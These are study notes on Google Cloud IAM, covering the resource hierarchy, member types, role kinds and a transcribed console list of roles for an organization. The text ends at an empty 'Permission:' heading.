
- IAM follows Resource based policy instead of Identity based policy.

- IAM policies are attached to resources not identities.

- In IAM we can't directly identify what permissions does an identity contains but we can enumerate what permission an identity have on a specific resource.

- In IAM, permission to access a resource isn't granted directly to the end user. Instead, permissions are grouped into roles, and roles are granted to authenticated members.

GCP Cloud IAM



Identity & Access Management Permission Grant:

- In IAM, permission can be grant at organization, folder, project and even resource level.
- In IAM, permission are inherited in the gcp hierarchy.
- Compute Engine virtual machine instances, Google Kubernetes Engine (GKE) clusters, and Cloud Storage buckets are all Google Cloud resources. The organizations, folders, and projects that you use to organize your resources are also resources.
- **Resource hierarchy :**

  Google Cloud resources are organized hierarchically:

  - The organization is the root node in the hierarchy.
  - Folders are children of the organization.
  - Projects are children of the organization, or of a folder.
  - Resources for each service are descendants of projects.

Identity [Members] :

- A member can be a Google Account (for end users), a service account (for apps and virtual machines), a Google group, or a Google Workspace or Cloud Identity domain that can access a resource.

- The identity of a member is an email address associated with a user, service account, or Google group; or a domain name associated with Google Workspace or Cloud Identity domains.

Type of member in GCP:

- Google Account
- Service account
- Google group
- Google Workspace domain
- Cloud Identity domain
- All authenticated users
- All users


Roles:

- A role is a collection of permissions. Permissions determine what operations are allowed on a resource. When you grant a role to a member, you grant all the permissions that the role contains.


Type of roles in GCP

  - **Basic roles:** Roles historically available in the Google Cloud Console. These roles are Owner, Editor, and Viewer.
  - **Predefined roles:** Roles that give finer-grained access control than the basic roles.
  - **Custom roles:** Roles that you create to tailor permissions to the needs of your organization when predefined roles don't meet your needs.

- Role is specified in the form of **roles/service.roleName**


console.cloud.google.com/iam-admin/roles?authuser=4&organizationId=769569318697&orgonly=true&supportedpurview=organizationId
Google Cloud Platform
atomic-nuclear.site
Search Products, resources, docs (/)
IAM & Admin
Roles
+ CREATE ROLE
CREATE ROLE FROM SELECTION
DISABLE
DELETE
HELP ASSISTANT
SHOW INFO PANEL
Workload Identity Federat...
Labels
Tags
Settings
Privacy & Security
Identity-Aware Proxy
Roles
Audit Logs
Asset Inventory
Essential Contacts
Groups
Early Access Center
Manage Resources
Release Notes
Roles for "atomic-nuclear.site" organization
A role is a group of permissions that you can assign to principals. You can create a role and add permissions to it, or copy an existing role and adjust its permissions. Learn more
Filter
Enter property name or value
Type
Title
Used in
Status
AAM Admin
Dialogflow
Enabled
AAM Conversational Architect
Dialogflow
Enabled
AAM Dialog Designer
Dialogflow
Enabled
AAM Lead Dialog Designer
Dialogflow
Enabled
AAM Viewer
Dialogflow
Enabled
Access Approval Approver
Access Approval
Enabled
Access Approval Config Editor
Access Approval
Enabled
Access Approval Viewer
Access Approval
Enabled
Access Context Manager Admin
Access Context Manager
Enabled
Access Context Manager Editor
Access Context Manager
Enabled
Access Context Manager Reader
Access Context Manager
Enabled
Access Transparency Admin
Organization Policy
Enabled
Actions Admin
Actions
Enabled
Actions Viewer
Actions
Enabled
Activity Analysis Viewer
Other
Enabled
Admin
Cloud Talent Solution
Enabled

IAM Roles



IAM Owner Role Permissions

Permission:

